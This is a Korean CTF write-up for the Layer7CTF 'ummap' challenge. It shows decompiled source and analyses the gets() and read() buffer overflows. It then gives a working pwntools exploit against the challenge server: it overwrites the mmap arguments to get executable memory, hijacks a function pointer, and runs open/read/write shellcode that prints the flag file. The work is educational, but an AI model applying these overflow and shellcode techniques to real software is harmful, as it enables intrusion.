Layer7CTF - ummap WriteUp
1. 문제 파일
2. 바이너리 보호기법 검사

3. 소스코드(복원)
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  Init();
  setting();                                    // execve <-- x
  pwnme();
}

int Init()
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  return setvbuf(stderr, 0LL, 2, 0LL);
}

size_t setting()
{
  __int64 ctx; // [rsp+8h] [rbp-8h]

  ctx = seccomp_init();
  if ( !ctx )
    return fwrite("seccomp init failed", 1uLL, 0x13uLL, stderr);
  if ( (int)seccomp_rule_add(ctx, 0LL, 59LL, 0LL) >= 0 ) // banned execve
  {
    if ( (int)seccomp_load() < 0 )
      fwrite("seccomp load failed", 1uLL, 0x13uLL, stderr);
    return seccomp_release(ctx);
  }
  else
  {
    fwrite("seccomp rule add failed", 1uLL, 0x17uLL, stderr);
    return seccomp_release(ctx);
  }
}

void __noreturn pwnme()
{
  int select; // [rsp+4h] [rbp-Ch] BYREF
  void *buf; // [rsp+8h] [rbp-8h]

  buf = 0LL;
  while ( 1 )
  {
    menu();
    printf("> ");
    __isoc99_scanf("%d", &select);
    if ( select == 4 )
      break;
    if ( select <= 4 )
    {
      switch ( select )
      {
        case 3:                                 // print memory
          if ( !buf )
            puts("You didn't allocated memory space yet!\n");
          write(1, buf, 200uLL);
          putchar(10);
          break;
        case 1:                                 // allocate memory
          if ( buf )
            puts("You already allocated memory space!\n");
          else
            buf = (void *)allocateMemory();
          break;
        case 2:                                 // read memory
          if ( buf )
            read(0, buf, 200uLL);
          else
            puts("You didn't allocated memory space yet!\n");
          break;
      }
    }
  }
  exitProgram();
}

int menu()
{
  puts("1. Allocate memory");
  puts("2. read memory");
  puts("3. print memory");
  return puts("4. exit");
}

void *allocateMemory()
{
  char buf[24]; // [rsp+0h] [rbp-30h] BYREF
  int size; // [rsp+18h] [rbp-18h]
  int prot; // [rsp+1Ch] [rbp-14h]
  int flags; // [rsp+20h] [rbp-10h]
  int fd; // [rsp+24h] [rbp-Ch]
  int offset; // [rsp+28h] [rbp-8h]
  int v7; // [rsp+2Ch] [rbp-4h]

  Init();
  v7 = 0;
  offset = 0;
  fd = -1;
  flags = 33;
  prot = 3;
  size = 200;
  printf("Name this memory space plz : ");
  memset(buf, 0, 20uLL);
  gets(buf);
  add = mmap(0LL, size, prot, flags, fd, offset);
  memset(add, 0, 200uLL);
  printf("Memory %s allocated at %p successfully!\n", buf, add);
  return add;
}

void __noreturn exitProgram()
{
  char buf[72]; // [rsp+0h] [rbp-50h] BYREF
  int (*func)(); // [rsp+48h] [rbp-8h]

  func = welcome;
  puts("Do you know about mmap?");
  read(0, buf, 96uLL);
  func();
  exit(1);
}
4. 정적분석
위 소스코드를 분석하여 취약점이 발생할 수 있는 부분을 찾아보자
4.1 소스코드 분석
- main
- Init → buffer 제어
- setting →
execve사용 금지 규칙 추가 - pwnme → 메모리를 할당, 읽기 및 쓰기 기능을 제공
- Allocate Memory →
buf = (void *)allocateMemory();을 통해 메모리 공간을 할당한다.
이미 메모리가 할당된 상태라면 재할당이 불가능하다. allocateMemory()
→Init함수를 통해 buffer 제어
→gets(buf);함수를 통해 할당한 메모리의 이름을 설정한다.
→mmap(0, size, prot, flags, fd, offset);를 통해 메모리를 매핑한다.
PROT = PROT_READ | PROT_WRITE
FLAGS = MAP_PRIVATE | MAP_ANONYMOUS
SIZE = 0x1000
→mmap을 통해 매핑된 주소를 반환한다.- Read Memory →
buf에 있는 내용을 읽어write로 출력한다. - Write Memory →
buf에 값을 쓴다. exitProgram()→ 프로세스를 종료하기 전,read(0, buf, 96)함수로char buf[72]에 값을 쓰고 함수 포인터를 이용해welcome함수를 실행한다.
- Allocate Memory →
4.2 취약한 코드
이전 섹션에서 분석한 내용을 통해 취약한 코드를 찾아보면 allocateMemory() 함수에서 사용된 gets(buf)와 exitProgram() 함수에서 사용된 read(0, buf, 96)가 모두 buf의 크기보다 더 큰 값을 받을 수 있다. 따라서 BOF 취약점을 이용할 수 있다.
4.3 공격 시나리오 작성
- 이 프로그램에는 Canary 보호 기법이 없으므로 스택을 변조하는 것이 가능하다.
- 현재
mmap함수는 메모리 영역을 읽고 쓰는 것은 가능하지만 실행하는 권한이 존재하지 않는다.
따라서gets(buf)함수를 이용해mmap함수의 인자를 변조하여Read | Write | Exec권한을 부여할 수 있다. - 매핑된 메모리의 권한을 모두 부여하였지만,
buf = (void *)allocateMemory();가 실행되는 것은 최초 할당 이후로는 불가능하기 때문에exitProgram()의read(0, buf, 96)함수에서func변수의 값을allocateMemory()의 주소로 변조하여 실행할 수 있다.
5. 동적분석(Exploit Code Debugging)
6. Exploit Code
6.1 Read Flag
section .text
global run_sh

run_sh:
    push 0x67616c66
    mov rdi, rsp
    xor rsi, rsi ; rsi = NULL
    xor rdx, rdx ; rdx = NULL
    mov rax, 2   ; syscall open()
    syscall      ; rax = open(rdi, rsi, rdx)

    mov rdi, rax ; rdi = rax(fd)
    mov rsi, rsp ; rdi = rsp
    sub rsi, 0x30; rsi - 0x30 -- buf stack allocate
    mov rdx, 0x30; buf size
    mov rax, 0x0 ; syscall read()
    syscall      ; read(rdi, rsi, rdx)

    mov rdi, 1   ;  rdi = 1
    mov rax, 0x1 ; syscall write()
    syscall      ; write(rdi, sdi, rdx)

    mov rax, 60
    xor rdi, rdi
    syscall
6.3 Convert binary
nasm -f elf64 shellcode.asm
objcopy -O binary shellcode.o shellcode.bin
xxd -i shellcode.bin
rm shellcode.o
6.4 Exploit
from pwn import *
from pwn import p64, p32

def slog(name, addr):
    return success(": ".join([name, hex(addr)]))

p = remote('prob.layer7.kr', 13001)
# p = process('./deploy/ummap')

context.log_level = 'debug'

# attach(p, gdbscript='''
#        b *allocateMemory+162
#        b *exitProgram
#        c
#        '''
#       )

def print_memory():
    p.sendlineafter(b'> ', b'3')

def allocate_memory(mem_name):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b'Name this memory space plz : ', mem_name)
    p.recvuntil(b'at ')
    return int(p.recvn(14), 16)  # return allocated memory address

def read_memory(data):
    p.sendlineafter(b'> ', b'2')
    p.send(data)

def exit_program(buf):
    p.sendlineafter(b'> ', b'4')
    p.send(buf)

code = bytes([
    0x68, 0x66, 0x6c, 0x61, 0x67, 0x48, 0x89, 0xe7, 0x48, 0x31, 0xf6, 0x48,
    0x31, 0xd2, 0xb8, 0x02, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x89, 0xc7,
    0x48, 0x89, 0xe6, 0x48, 0x83, 0xee, 0x30, 0xba, 0x30, 0x00, 0x00, 0x00,
    0xb8, 0x00, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xbf, 0x01, 0x00, 0x00, 0x00,
    0xb8, 0x01, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xb8, 0x3c, 0x00, 0x00, 0x00,
    0x48, 0x31, 0xff, 0x0f, 0x05
])

PROT_READ = 1
PROT_WRITE = 2
PROT_EXEC = 4
SIZE = 2000
FLAGS = 33
FD = 0xFFFFFFFF
OFFSET = 0

# Rewrite mmap flags
modify_mmap_args = b'\x90' * 24
modify_mmap_args += p32(SIZE)
modify_mmap_args += p32(PROT_READ | PROT_WRITE | PROT_EXEC)
modify_mmap_args += p32(FLAGS)
modify_mmap_args += p32(FD)
modify_mmap_args += p32(OFFSET)

addr = allocate_memory(modify_mmap_args)
slog('mapped addr', addr)
read_memory(code)

# Run code
payload = b'\x90' * 0x48 + p64(addr)

exit_program(payload)

p.interactive()

7. Result
시스템 보안과 운영체제 개발, Rust에 관심이 많은 학생